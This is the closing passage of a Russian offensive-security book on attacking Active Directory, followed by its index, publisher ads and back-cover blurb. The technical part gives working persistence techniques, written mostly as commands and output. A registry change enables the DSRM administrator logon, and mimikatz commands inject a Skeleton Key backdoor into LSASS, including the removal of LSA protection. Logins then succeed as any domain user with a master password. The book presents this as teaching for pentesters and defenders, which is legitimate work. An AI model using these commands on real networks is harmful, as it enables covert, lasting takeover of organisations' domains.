PS> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\
" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
```

При этом оператору не нужно знать пароль пользователя, достаточно хеша пароля (для `path the hash`). Если значение свойства `DsrmAdminLogonBehavior` равно 2, а оператор может изменить пароль DSRM, то данный способ позволяет ему сохранить права администратора на контроллере домена даже при изменении всех паролей пользователей и компьютеров домена.

```
PS C:\Windows\system32> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\lsa" -Name "DsmAdminLogonBehavior" -Value 2 -PropertyType DWORD

DsmAdminLogonBehavior : 2
PSPath               : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\lsa\
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName           : lsa
PSDrive               : HKLM
PSProvider             : Microsoft.PowerShell.Core\Registry
```

Рис. 8.23. Добавление свойства DsmAdminLogonBehavior

		REG_DWORD	REG_DWORD
crashOnAuditFail	0x00000000 (0)	0x00000000 (0)	
disabledomaincreds	0x00000000 (0)	0x00000000 (0)	
DsmAdminLogonBehavior	0x00000002 (2)		
everyoneIncludesanonymous	0x00000000 (0)	0x00000000 (0)	

Рис. 8.24. Свойство DsmAdminLogonBehavior в реестре

Skeleton Key

Skeleton Key — это особенное вредоносное программное обеспечение, которое позволяет легко понижать защищенность учетных записей в домене Active Directory с точки зрения авторизации. Эта программа внедряется в процесс LSASS и создает там собственный пароль, который будет актуален для любой учетной записи домена. Причем настоящие пароли тоже будут действительны, поэтому риск, что бэкдор обнаружат, значительно снижается.

В сетях Windows, как правило, есть два основных метода аутентификации: NTLM и Kerberos. И оба этих метода подвергаются вмешательству Skeleton Key. Таким образом, при NTLM-аутентификации хеш пароля сравнивается не с базой SAM, а с хешем Skeleton Key внутри LSASS. В случае с Kerberos шифрование будет понижено до алгоритма, который не поддерживает соль (RC4_HMAC_MD5). Поэтому хеш, проверяемый на стороне сервера, будет удовлетворять хешу Skeleton Key, и аутентификация всегда будет успешной.

Для внедрения бэкдора необходимы права администратора домена. Но стоит помнить, что, поскольку используется внедрение в процесс, перезагрузка контроллера домена удалит вредоносную программу. При этом выполнить атаку очень просто, для этого нужен mimikatz (рис. 8.25).

```
mimikatz # privilege::debug
mimikatz # misc::skeleton
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

Рис. 8.26. Внедрение Skeleton Key с помощью mimikatz

В результате этих действий появился еще один пароль, который также работает для пользователя: mimikatz (рис. 8.26, 8.27).

```
C:\Windows\system32>net use \\WIN-5ULR6E1JTJ9\A /user:domain.dom\root mimikatz
Команда выполнена успешно.
```

Рис. 8.26. Авторизация с поддельным паролем Skeleton Key

```
C:\Windows\system32>net use Y: \\WIN-5ULR6E1JTJ9\A /user:domain.dom\root 12345678
Команда выполнена успешно.
```

Рис. 8.27. Авторизация с реальным паролем пользователя

```
C:\Windows\system32>net use Y: \\WIN-5ULR6E1JTJ9\A /user:domain.dom\Administrator mimikatz
Команда выполнена успешно.
```

Рис. 8.28. Авторизация под пользователем «Администратор» с паролем Skeleton Key

```
C:\Windows\system32>net use Y: \\WIN-5ULR6E1JTJ9\A /user:domain.dom\notroot mimikatz
Команда выполнена успешно.
```

Рис. 8.29. Авторизация под пользователем notroot с паролем Skeleton Key

При этом данный пароль подходит для авторизации под абсолютно любой учетной записью пользователя домена (рис. 8.28, 8.29).

Стоит также упомянуть и LSA. При внедрении бэкдора может появиться следующая ошибка (рис. 8.30).

```
mimikatz # misc::skeleton
ERROR kchil_n_msc_skeleton : OpenProcess (0x00000005)
```

Рис. 8.30. Авторизация под пользователем notroot с паролем Skeleton Key

Чтобы избежать этого, нам нужно выполнить атаку в обход LSA. Но и это несложно сделать с помощью mimikatz (рис. 8.31).

```
mimikatz # privilege::debug
mimikatz # !+
mimikatz # !processprotect /process:lsass.exe /remove
mimikatz # misc::skeleton
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[+] 'mimidrv' service already registered
[*] 'mimidrv' service already started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 740 -> 00/00 [0-0-0]

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```

Рис. 8.31. Внедрение бэкдора Skeleton Key в обход LSA

Можно сказать, что Skeleton Key — это метод, который оператор может использовать для доступа к хостам и сетевым ресурсам без необходимости взламывать пароли пользователей домена. Полученный этим способом доступ сохраняется после смены паролей всех пользователей (включая администраторов) до перезагрузки контроллера домена.

Предметный указатель

A

Access Control Entry, ACE 42
ACL 42, 148
AdminSDHolder 147
ADModule 35
Advanced Threat Analytics (ATA) 86
Agressor Script 82
AMSI 100
ANGRYPUPPY 76
Antimalware Scan Interface (AMSI) 100
AppLocker 23, 97
AS-REP Roasting 116
Azure Active Directory (Azure AD) 24
Azure AD Sync 25
Azure CLI 26

B

Beacon 76
BgInfo 73
BloodHound 13, 17, 40, 58, 76

C

CIFS 38
Cobalt Strike 13, 63, 76, 79
Cpassword 31
Credential Manager 130
CredSSP 159
Cryptool 31
Cypher 58

D

Data Protection API (DPAPI) 122
DCEPT 95

DCShadow 47, 149
DCSync 37, 38, 40, 47, 90, 118
Digest 159
Directory Services Restore Mode 163
DNS 111
Dnscmd 32
DomainPasswordSpray 75
Downgrade 109
DPAPI 122
DSRM 163

E

Emotet 83
Empire 79
Endpoint Detection and Response (EDR) 81
Enterprise Admins 145
Exchange 49
Exchange PushSubscription 49
Exchange Windows Permissions 49

F

FileAzureadHookDLL 24
FQDN 10
FreeNAS 13

G

Get-GPPPassword 32
GoFetch 76
Golden Ticket 37, 133, 145
GPP 30
Gpp-decrypt 32
GPRegistryPolicy 21
Group Policy Preferences 30
GUID 10, 22

H

Honeypot 94
 Honeypot Buster 96
 Honeytoken 95
 host SPN 10

I

IDS 95
 Impacket 49, 107
 InternalMonologue 109
 Invoke-ACLPwn 44
 Invoke-HoneyHash 95
 Invoke-Mimikatz 156
 Invoke-NinjaCopy 106
 Invoke-Obfuscation 79
 Invoke-Phant0m 94

K

KCC 48
 Kekeo 38, 46
 Kerberoasting 37, 95, 113
 Kerberos 9, 33, 45, 113, 116, 159
 ◇ Неограниченное делегирование 35
 ◇ Ограниченнное делегирование 37
 ◇ Ограниченнное делегирование на основе ресурсов 39
 Kiwi 138

L

Lateral Movement 53
 LDAP 38, 40, 49, 96
 Link-Local Multicast Name Resolution (LLMNR) 111
 Local Administrator Password Solution (LAPS) 21, 23
 LOLBAS 100
 LSASS (Local Security Authority Subsystem Service) 35, 82, 96, 109

M

MailSniper 15
 Metasploit 32, 85
 Metasploit Framework 13
 Meterpreter 138
 Microsoft Defender 100
 Microsoft SQL 12
 Microsoft SQL Server 53

Microsoft TechNet 30
 Mimikatz 36, 38, 46, 81, 109, 134, 137
 MSF 86
 MSSQLSV 38

N

NAS4Free 13
 Negotiate 159
 Neo4j 58
 NetBIOS 111
 NetNTLM 109
 Network Attached Storage (NAS) 13
 New-GPOImmediateTask 41
 NTLM 39, 46, 88, 159
 NTLM-аутентификация 45
 NTLM-хеш 119, 142

O

OAuth 26
 OPSEC 87
 Organizational Unit (OU) 40
 Overpath-The-Hash 88, 89

P

PA-DATA 116
 Pass-the-hash 60
 Password Spraying 74, 88
 Path the hash 164
 PHS 24
 PolicyMaker 30
 PowerMad 39
 PowerSCCM 69
 PowerShell 9, 56, 91
 PowerShell ActiveDirectory 20
 PowerShell Empire 12, 100
 PowerSploit 32, 79, 100
 PowerUpSQL 12, 51, 57
 PowerView 12, 35, 41, 87
 Privilege Account Certificate (PAC) 37
 ProcDump 81
 PsExec 61, 73

R

RESTful Empire 76
 Restricted Admin 61
 RID 145
 RPC 54
 Rubeus 36, 114

S

S4U2proxy 37, 38
 S4U2self 37
 SAM 62
 SCCM 65
 Schannel 159
 Schtasks/at 81
 ScriptBlock 91
 SDProp 148
 SecurePolicy 41
 Security Support Provider Interface (SSPI) 158
 SeEnableDelegationPrivilege 157
 Sekurlsa 135
 Service Control Manager 64
 Service Principal Names (SPN) 9
 Setspn 114
 Shadow admins 160
 SharpHound 44
 Shhmon 93
 SID 42
 SIDHistory 142
 Silver Ticket 90, 139
 Skeleton Key 166
 SMB 49
 SPN (Service Principal Name) 37, 90, 95, 113
 SpoolSample 36
 Spray 75
 SQL Server 51
 SQL Server Management Studio (SSMS) 53
 SQL-инъекции 56
 sRDI 82
 SSPI 109, 158
 Sysmon 92

System Center Configuration Manager
 (SCCM) 65
 SYSVOL 29

T

TGS (Ticket Granting Server) 35, 45, 90, 113
 TGT (ticket granting ticket) 35, 133

U

UNC-путь 58
 User-Account-Control 33

V

Vssadmin 106

W

Windows Server Update Services (WSUS) 70
 WMI 61, 83
 WMIC 81
 WMIImplant 14
 WMI-запросы 87
 WPAD 73
 WSUSpendu 70

X

XMLElement 83
 XMLHTTP 85

А

Аптиуда 92
 АРТ-атаки 83

Б

Билеты службы 139

Г

Глобальные группы 19
 Групповая политика 153
 Группы Active Directory 19
 Группы безопасности 19
 Группы распространения 19

Д

Делегирование 33
Диспетчер учетных данных 130

З

Защитник Windows 100
Золотой билет Kerberos 133

И

Идентификаторы безопасности SID 60

Л

Лес 45
Локальная группа домена 19

О

Обратимое шифрование 120
Объекты групповой политики 40

П

Персистентность доступа 149
Предпочтения групповой политики 30

Р

Распыление пароля 74
Режим одобрения администратором 62

С

Системный монитор 92
Скрытая учетная запись администратора 17
Служба для доступа пользователя к себе 33
Служба для пользователя через прокси 34
Списки контроля доступа 42, 148

Т

Транзитивность 44
Траст 44

У


Универсальные группы 19
Учетные записи теневого администратора 160

Ш

Шаблон групповой политики 154

Android глазами хакера

Отдел оптовых поставок:
e-mail: opt@bkhv.ru



- Безопасность Android
- Внутреннее устройство системы
- Кастомизация прошивки
- Получение root
- Практические приемы взлома
- Реверс-инжиниринг
- Предотвращение взлома и исследования приложений
- Мобильные вредоносные программы

Android — самая популярная мобильная ОС на нашей планете, а современный смартфон — это не просто средство связи, это электронный кошелек, личный фотоальбом, записная книжка и хранилище приватной информации. Вот почему к Android пристальное внимание хакеров. Если ты — один из них, если ты хочешь узнать, как устроен Android «под капотом», как работает его система безопасности и как ее обойти, как действуют мобильные трояны, как дезассемблировать и взламывать чужие приложения и как защитить от взлома свои, — поздравляю, ты нашел настояще сокровище! Эта книга уникальна тем, что в ней в концентрированном виде собрана вся наиболее полезная информация не только для хакеров, но и для разработчиков, реверс-инженеров, специалистов по информационной безопасности. Она будет интересна и полезна любому читателю: от начинающего программиста до профессионала.

Зобнин Евгений Евгеньевич, редактор журнала «Хакер», программист, в прошлом системный администратор. Автор статей на тему внутреннего устройства настольных и мобильных ОС, безопасности и взлома. Имеет 20-летний опыт в области UNIX-подобных операционных систем, последние 10 лет пишет статьи об устройстве Android. Автор популярного приложения AIO Launcher.




www.bhv.ru

Отдел оптовых поставок

E-mail: opt@bhb.ru

**Фленов М.
Linux глазами хакера. 6-е изд.**

Настройте Linux на максимальную скорость и безопасность



- Безопасность Linux
- Оптимизация ОС и сервисов
- Атаки хакеров на Linux
- Защита сервера от хакеров
- Предотвращение возможных атак
- Примеры для CentOS и Ubuntu

Несмотря на явное стремление Linux поселиться в домашних компьютерах, настройка этой операционной системы пока еще слишком сложная и зависит от множества параметров, особенно когда речь идет о настройке сервера. Настройка клиентского окружения достигла простоты, способной конкурировать с Windows, но тонкий тюнинг пока требует от пользователя подготовки. Если просто оставить параметры по умолчанию, то об истинной безопасности Linux не может быть и речи. Книга посвящена безопасности ОС Linux. Она будет полезна как начинающим, так и опытным пользователям, администраторам и специалистам по безопасности. Описание Linux начинается с самых основ и заканчивается сложными настройками, при этом каждая глава рассматривает тему с точки зрения производительности и безопасности.

В книге вы найдете необходимую информацию по настройке ОС Linux и популярных сервисов с учетом современных реалий. Вы узнаете, как хакеры могут атаковать ваш сервер и как уже на этапе настройки сделать всё необходимое для защиты данных.

Фленов Михаил, профессиональный программист. Работал в журнале «Хакер», в котором не сколько лет вел рубрики «Hack-FAQ» и «Кодинг» для программистов, печатался в журналах «Игромания» и «Chip-Россия». Автор бестселлеров «Библия Delphi», «Программирование в Delphi глазами хакера», «Программирование на C++ глазами хакера», «Компьютер глазами хакера» и др. Некоторые книги переведены на иностранные языки и изданы в США, Канаде, Польше и других странах.




www.bhv.ru

Фленов М.
PHP глазами хакера. 4-е изд.

Отдел оптовых поставок:
e-mail: opt@bkhv.ru

Создание безопасных web-приложений на PHP




- Безопасное программирование на PHP
- Защита от SQL-инъекции в PHP
- Описание реальных атак и защиты
- Оптимизация web-приложений
- Работа с сетью
- PHP 7 и современные методы безопасности

Рассмотрены вопросы безопасности и оптимизации сценариев на языке PHP. Большое внимание уделено описанию типичных ошибок программистов, благодаря которым хакеры проникают на сервер, а также представлены методы и приведены практические рекомендации противостояния внешним атакам. Показаны реальные примеры взлома web-сайтов и рекомендации, которые помогут создавать более защищенные сайты. В 4-м издании материал обновлен в соответствии с последней версией PHP 7, добавлено описание современных методов безопасности и защиты.

Фленов Михаил — профессиональный программист. Работал в журнале «Хакер», где несколько лет вел рубрики «Hack-FAQ» и «Кодинг» для программистов, печатался в журналах «Игромания» и «Chip-Россия». Автор бестселлеров «Библия Delphi», «Библия C#», «Linux глазами хакера», «Программирование на C++ глазами хакера», «Web-сервер глазами хакера», «Компьютер глазами хакера» и др. Некоторые книги переведены на иностранные языки и изданы в США, Канаде, Польше и других странах.

Web-сервер глазами хакера.
3-е изд.

Отдел оптовых поставок:
e-mail: opt@bhb.ru



- Проблемы безопасности web-серверов
- Ошибки в сценариях на PHP, Perl, ASP
- SQL-инъекции
- Примеры ошибок на реальных web-сайтах
- Как искать и исправлять ошибки в сценариях
- Каптча — защита и обход

Интернет уже давно стал неотъемлемой частью нашей жизни, а в последнее десятилетие перестал быть фантастикой и «интернет вещей». Уже сейчас можно управлять «умной» бытовой техникой, находясь далеко от дома. Правда, существуют хакеры, хорошо осведомленные о слабых местах работающих в Интернете устройств и серверов. А это означает, что управлять вашей техникой можно и без вашего участия. При этом зачастую причиной данной проблемы являются не только хакеры, но и разработчики, допускающие ошибки в своих программах.

В книге описаны наиболее распространенные ошибки, которые совершают web-разработчики, и показано, как хакеры могут использовать эти ошибки для доступа к конфиденциальной информации и управлению вашим ПК. Вы узнаете о таких распространенных атаках, как DoS, Include, SQL-инъекции, межсайтовый скрипting, обход аутентификации и т. д. В книге рассматриваются реальные web-сайты и ошибки, допущенные при их разработке. На практических примерах показано, как следует защищаться от хакерских атак.

Флёнов Михаил, профессиональный программист. Работал в журнале «Хакер», в котором несколько лет вел рубрики «Hack-FAQ» и «Кодинг» для программистов, печатался в журналах «Игромания» и «Chip-Россия». Автор бестселлеров «Linux глазами хакера», «PHP глазами хакера», «Библия C#» и др. Некоторые книги переведены на иностранные языки и изданы в США, Канаде, Польше и других странах.

Active Directory

глазами
ХАКЕРА

Изучаем уязвимости
и методы защиты
Active Directory

В книге подробно и последовательно рассмотрены все этапы атаки на инфраструктуру Active Directory глазами практикующего хакера: разведка и поиск уязвимостей, методы повышения привилегий в скомпрометированной сети, боковое перемещение, способы уклонения от обнаружения, поиск и экстракция критически важных данных, а также практические методы сохранения доступа при активном противодействии со стороны автоматизированных средств безопасности и технических специалистов. Подробно рассмотрен инструментарий, используемый злоумышленниками при атаках на домен, приведены примеры реализации таких атак.

Книга будет полезна специалистам по информационной безопасности, системным администраторам сетей на основе Active Directory и практикующим пентестерам.

Построенные на основе технологии Active Directory сети имеют широкое распространение и являются предметом пристального внимания со стороны хакеров. Вот почему системные администраторы и специалисты по информационной безопасности должны хорошо знать уязвимые места в Microsoft Windows Server и Active Directory, иметь представление об используемых злоумышленниками векторах атак, а также уметь противостоять им. Эта книга, написанная практикующим специалистом по тестированию на проникновение и опытным участником Red Team под псевдонимом Ralf Hacker, даст читателю исчерпывающее представление о том, как действуют злоумышленники при атаках на домен. Это не учебник по взлому, это очень ценный и полезный взгляд на безопасность инфраструктуры Active Directory глазами настоящего хакера.

Валентин Холмогоров, редактор рубрики
«Взлом» журнала «Хакер»

ISBN 978-5-9775-6783-1



9 785977 567831

191036, Санкт-Петербург,
Гончарная ул., 20
Тел.: (812) 717-10-50,
339-54-17, 339-54-28
E-mail: mail@bhw.ru
Internet: www.bhw.ru

